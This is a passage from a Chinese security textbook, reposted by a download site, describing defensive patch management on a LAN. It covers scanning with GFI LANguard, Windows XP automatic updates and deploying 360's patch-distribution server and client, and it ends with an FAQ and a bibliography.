免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

窗格中选择“Vulnerability Assessment（漏洞评估）”选项，单击“Missing Patches（遗漏补丁）”后面的“Set as Active”超级链接，将“遗漏补丁”设置为当前活动状态，如图 14-94 所示。

步骤 02 参照上述扫描系统漏洞的方式设置扫描的主机类型、主机地址等相关信息。扫描结束后，在“Network Audit（网络审计）”选项卡下的“Analyze（分析）”窗格中选择“Scan results”选项，再在右侧的“Scan Results Overview”窗格中选择“Missing Service Patches”或“Missing Patches”选项，即可在右侧的窗格中查看局域网中有哪些主机存在未打补丁的漏洞，以及补丁的详细信息等，如图 14-95 所示。



图 14-94　将“Missing Patches”设置为活动状态




图 14-95　查看遗漏的系统补丁

步骤 03 快速安装漏洞补丁。右击扫描结果中的漏洞，从弹出菜单中选择“Deploy Microsoft Updates”菜单项，该菜单项用户为漏洞主机打上系统补丁，再选择“Service Packs on”→“All computer”菜单项，为所有主机打上该漏洞的补丁程序，如图 14-96 所示。

步骤 04 利用 GFI LANguard 9.5 扫描工具还可以找出局域网中的间谍，在“Quick Launch a New Scan”窗格中单击“Profile”下拉按钮，从弹出列表中选择“Software Audit”选项，如图 14-97 所示。




图 14-96　为系统漏洞打补丁




图 14-97　选择软件审计选项

步骤 05 单击“Scan”按钮，扫描局域网网中的间谍软件，扫描完成后，在下面的窗格中显示出扫描结果，如图 14-98 所示。在列表中还有许多有针对性的扫描目标选项，如端口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

扫描、共享扫描、USB 设备扫描等，如图 14-99 所示即为系统中开放的端口信息。

通过使用 GFI LANguard 9.5 扫描工具，可以对整个局域网中的安全状态做个全面的了解。还具有许多特色的功能，如发现不用的本地用户、用户组、检测密码规则、共享权限报告等，还可以通过自定义扫描配置文件来创建合适自己的扫描类型。




图 14-98 局域网中的间谍软件




图 14-99 系统中开放的端口

14.2.2 自动为系统打补丁

用户可以在主机系统中将系统的自动更新服务打开，让主机自动连接到 Microsoft Update 网站进行补丁的更新。这里以 Windows XP 操作系统为例讲述如何设置系统的自动升级并为漏洞打上补丁。具体操作步骤：在“控制面板”窗口中双击“自动更新”图标，打开“自动更新”对话框，在其中选择“自动（建议）”单选项，在文本框中设置自动更新时间，如图 14-100 所示。单击“确定”按钮，自动按照设置下载系统漏洞补丁并自动进行安装。



图 14-100 “自动更新”对话框

14.2.3 强制安装补丁

为局域网中的每台主机都打上安全补丁，以保证整个网络不遭受网络渗透攻击较常用的方法就是为局域网中的各台主机强制安装上补丁程序。

1. 安装 360 漏洞修复网管版

360 漏洞修复网管版分为内网服务端软件和内网客户端软件。安装内网服务端软件的操作步骤如下。

步骤 01 双击下载的 360 漏洞修复网管版（服务端）可执行文件，打开“360 漏洞修复网管版（服务端）1.0”对话框，在其中提示用户在开始安装该软件之前，关闭其他所有的应用程序，如图 14-101 所示。

步骤 02 单击“下一步”按钮，打开“许可证协议”对话框，提示用户在安装“360 漏洞

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

修复网管版（服务端）1.0”之前，阅读其中的相关授权协议信息，如图 14-102 所示。




图 14-101　“360 漏洞修复网管版（服务端）”对话框




图 14-102　“许可证协议”对话框

步骤 03 如果对相关的授权协议无异议，则单击“我接受”按钮，打开“选择安装位置”对话框，在“目标文件夹”文本框中通过单击“浏览”按钮设置程序安装的位置，也可采用系统默认的安装位置，如图 14-103 所示。

步骤 04 单击“下一步”按钮，打开“选择“开始菜单”文件夹”对话框，在下方的列表框中选择“开始菜单”文件夹，以方便创建程序的快捷方式，如图 14-104 所示。




图 14-103　“选择安装位置”对话框




图 14-104　“选择“开始菜单”文件夹”对话框

步骤 05 单击“安装”按钮，开始安装 360 漏洞修复网管版（服务端）程序，安装完成后，程序会自动弹出“正在完成“360 漏洞修复网管版（服务端）1.0”安装向导”对话框，提示用户已经把该程序安装到系统之中，如图 14-105 所示。单击“完成”按钮，即可打开“360 漏洞修复网管版（服务端）1.0”程序主窗口，如图 14-106 所示。




图 14-105　“完成安装”对话框




图 14-106　“360 漏洞修复网管版（服务端）1.0”主窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

安装内网客户端软件的操作步骤如下。

步骤 01 360 漏洞修复客户端压缩包解开后，共有两个文件：主安装程序 Setup_360hfForLAN_Client.exe 和安装程序的配置文件 config.ini，如图 14-107 所示。

步骤 02 打开 Config.ini 文件，可以看到两个字段：ServerIP=；ServerPort=，其中，ServerIP 字段设置的是内网服务器的 IP 地址，ServerPort 字段设置的是内网服务器的端口号。网管需要根据自己的内网设置，指定这两个参数，其他的参数则无需设置，如图 14-108 所示。




图 14-107 解压缩文件



图 14-108 配置客户端文件

> **注意** 配置完成后，在客户机安装客户端时需保证配置好的 Config.ini 和 Setup_360hf ForLAN_Client.exe 在同一位置，安装过程中客户端安装程序会自动读取 Config.ini 中设置的 IP 和 Port 参数。至此，安装程序再无需其他人工操作了。

步骤 03 双击其中的 360 漏洞修复网管版（客户端）可执行文件，如果弹出如图 14-109 所示信息提示框，则说明系统中没有安装 360 安全卫士，需把 360 安全卫士安装在该系统中。

步骤 04 把 360 安全卫士安装完毕后，再重新双击下载的 360 漏洞修复网管版（客户端）可执行文件，即可打开“360 漏洞修复网管版（客户端）1.0”对话框，在其中提示用户在开始安装该软件之前，关闭其他所有的应用程序，如图 14-110 所示。




图 14-109 信息提示框




图 14-110 “360 漏洞修复网管版（客户端）”对话框

步骤 05 单击“下一步”按钮，打开“许可证协议”对话框，提示用户在安装“360 漏洞修复网管版（客户端）1.0”之前，阅读其中的相关授权协议信息，如图 14-111 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 如果对相关的授权协议无异议，则单击“我接受”按钮，打开“选择安装位置”对话框，在“目标文件夹”文本框中通过单击“浏览”按钮设置程序安装的位置，也可采用系统默认的安装位置，如图 14-112 所示。




图 14-111　“许可证协议”对话框




图 14-112　“选择安装位置”对话框

步骤 07 单击“下一步”按钮，打开“选择“开始菜单”文件夹”对话框，在下方的列表框中选择“开始菜单”文件夹，以方便创建程序的快捷方式，如图 14-113 所示。

步骤 08 单击“安装”按钮，开始安装 360 漏洞修复网管版（客户端）程序。在安装完成后即可自动弹出“正在完成“360 漏洞修复网管版（客户端）1.0”安装向导”对话框，提示用户已经把该程序安装到系统中。这样，程序就在后台自动运行了，且每隔一段时间便会自动前往内网服务器查询最新补丁库并根据最新补丁库扫描本机，如图 14-114 所示。




图 14-113　“选择“开始菜单”文件夹”对话框




图 14-114　“完成安装”对话框

2. 使用 360 漏洞修复网管版

在局域网中的服务器端和客户端分别安装好 360 漏洞修复网管版服务端和客户端软件后，下面利用该软件工具对局域网中的各个主机的漏洞补丁进行管理。具体的操作步骤如下。

步骤 01 在 360 漏洞修复网管版（服务端）软件主窗口中单击“补丁管理”图标按钮并选择“补丁库”选项卡，在列表框中选择希望向客户端分发的补丁，如图 14-115 所示。

步骤 02 单击“下载补丁”按钮，打开“保存并下载”对话框，提示用户是否保存当前对补丁库的修改，如图 14-116 所示。单击“是”按钮，即可自动从微软官方网站上下载这些补丁的安装包，在下方显示出下载的进度，如图 14-117 所示。

步骤 03 单击“启动分发”按钮，开始补丁分发服务。在补丁分发服务执行期间，用户无法对当前补丁库做编辑，只能在单击“停止”按钮停止补丁分发服务后才可编辑补丁库，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如图 14-118 所示。




图 14-115　选择要下载的补丁




图 14-116　“保存并下载”对话框




图 14-117　下载选择的补丁程序




图 14-118　启动分发服务

步骤 04 查看补丁安装日志。在 360 漏洞修复网管版（服务端）软件操作主界面中单击“安装日志”图标按钮，打开“安装日志”窗口，在其中显示了客户端下载和安装补丁的日志信息，且客户端在每次成功执行扫描或补丁安装任务后，都会向服务器发送安装日志，在该界面即可查看所有上传的日志信息，如图 14-119 所示。




图 14-119　安装日志列表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

> **注意**　若在下载补丁过程中出现下载失败的补丁安装包，可手工从其他渠道复制该安装包到指定补丁包存放路径，该路径在软件配置面板补丁文件保存路径项中指定。

步骤 05 单击“软件配置”图标按钮，打开“软件配置”操作界面，在其中可以对软件进行各常用信息的配置管理，如图 14-120 所示。若选择“开机自动运行”单选项，则每次打开计算机，登录到系统后本程序自动执行。




图 14-120　“软件配置”操作界面

步骤 06 在“软件配置”界面中单击“高级设置”按钮，打开“本机 IP 监听设置”对话框，用户可在此界面设置服务端监听的 IP 地址，例如本机只有一个 IP 地址 192.168.0.6，则可以选择监听 192.168.0.6，端口为 6000，此时服务端只会接受向 192.168.0.6:6000 发起请求的客户端。若本机存在多个 IP，如同时存在 192.168.0.6 和 192.168.0.7，但用户只希望本服务端使用后一个 IP 接受客户端的请求，则在下拉框中选择 192.168.0.6，同时设定端口号，最后单击“增加”按钮，单击“保存”按钮。默认情况下，软件将对本机存在的所有 IP 的 6000 端口进行监听，如图 14-121 所示。

步骤 07 单击“状态信息”图标按钮，打开“状态信息”设置界面，在“运行状态”选项卡中显示了补丁分发服务的状态和运行日志。单击“检查更新”按钮，获得 360 发布最新补丁库。单击“检查软件更新”按钮，可获得最新升级信息，如图 14-122 所示。




图 14-121　“本机 IP 监听设置”对话框




图 14-122　“状态信息”设置界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

14.3 专家课堂（常见问题与解答）

点拨 1：在设置系统服务和端口的过程中，当打开某 exe 文件的属性窗口时，为什么没有显示出“安全”选项卡，怎样才能调出“安全”选项卡呢？

解答：“安全”选项卡是计算机 NTFS 分区上特有的，Windows 通过“安全”选项卡中设定的 ACL（访问控制列表）来进行详细的文件访问权限控制。对于 Windows XP 系统，为了适应家庭用户娱乐的需要，Microsoft 推出了一种新的文件共享方式，即“简单文件共享”。对于开启了“简单文件共享”的机器，其文件或文件夹的“属性”窗口中是没有“安全”选项卡的，而 Windows XP 安装好后默认“简单文件共享”功能是开启的。

要想使文件或文件夹的属性对话框中显示“安全”选项卡，则需要关闭“简单文件共享”功能，关闭的方法是：在“控制面板”窗口中打开“文件夹选项”对话框，在“查看”选项卡中取消勾选“使用简单文件共享（推荐）”复选框，单击“确定”按钮，关闭“简单文件共享”功能，同时开启“安全”选项功能。

点拨 2：用户在使用互联网的同时，也给黑客的入侵提供了许多机会，作为计算机用户，在防止网络渗透入侵方面应注意哪些问题才能有效预防渗透入侵呢？

解答：用户在上网过程中应时刻提高警惕，防止黑客渗透入侵攻击，作为用户要时刻做到如下几点。

- 经常清除“开始”菜单中的“我最近使用的文档”菜单项和应用程序中“最近打开的文件”菜单；
- 及时清空回收站和 Windows 系统下的临时文件；
- 经常清除网络浏览历史记录、网页浏览器地址栏（URL）清单以及 Cookie 信息；
- 使用 QQ 时最好不要在电脑内保存密码，最好给 QQ 申请密保；
- 经常升级自己的漏洞补丁并对自己的计算机进行杀毒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

参考文献

[1] 神龙工作室编著. 新手学黑客攻防. 北京：人民邮电出版社，2007

[2] 邓欢. 黑客揭秘编程入门. 黑龙江：黑龙江文化电子音像出版社.

[3] 边立忠[认真的雪]. Hack 编程实例精讲Ⅱ代——精通黑客编程. 北京：非安全黑客手册杂志社.

[4] 肖遥. 网友世界——黑客攻防大揭秘. 北京：网友世界杂志社.

[5] 范建中[lizaib]. 黑客社会工程学攻击. 北京：非安全黑客手册杂志社.

[6] 罗诗尧、谭萍编著. 黑客攻防实战进阶. 北京：电子工业出版社. 2008

[7] 陈芳. 黑骑士突出重围——黑客攻防全攻略. 北京：电子工业出版社. 2007

[8] 黄国耀. 黑客攻防——新手入门. 云南：云南人民电子音像出版社. 2007

[9] 肖遥. 黑客手抄本——黑客 VS 网管大作战. 云南：云南出版集团公司云南科技出版社. 2008

[10] 吴自容、王洁、张德钢、庞勇、张红奎、王莉编著. 黑客实战—黑客从入门到实战. 山东：齐鲁电子音像出版社. 2007

[11] 王洁. 黑客实战——黑客攻防大战. 山东：山东电子音像出版社. 2007

[12] 肖遥. 黑客入侵手记. 云南：云南出版集团公司云南科技出版社. 2008

[13] 云上文化工作室编著. 黑客入门. 山东：山东电子音像出版社.

[14] 励景、马峰、朱云洁等编著. 网络设置技巧与故障排查. 北京：中国铁道出版社. 2008

[15] 神龙工作室、孙连三编著. 学以致用——黑客攻防实战入门. 北京：人民邮电出版社. 2009

[16] Mike Shema、Chris Davis、Aaron Philipp、David Cowen 著，余杰、黄彩霞译. 反黑客工具箱. 北京：清华大学出版社. 2009.1

[17] 陈小兵、张艺宝编著. 黑客攻防实战案例解析. 北京：电子工业出版社. 2008.10

[18] 邓吉、柳靖. 黑客攻防实战详解. 北京：电子工业出版社. 2006.3

[19] 肖遥. 网络渗透与安放修炼. 北京：电子工业出版社. 2009.4

[20] 肖遥. 网站入侵与脚本攻防修炼. 北京：电子工业出版社. 2008.9

[21] 郝永清[藏锋者]. 黑客 Web 脚本攻击与防御技术核心剖析. 北京：科学出版社. 2010

溜客安全网 WwW.176Ku.CoM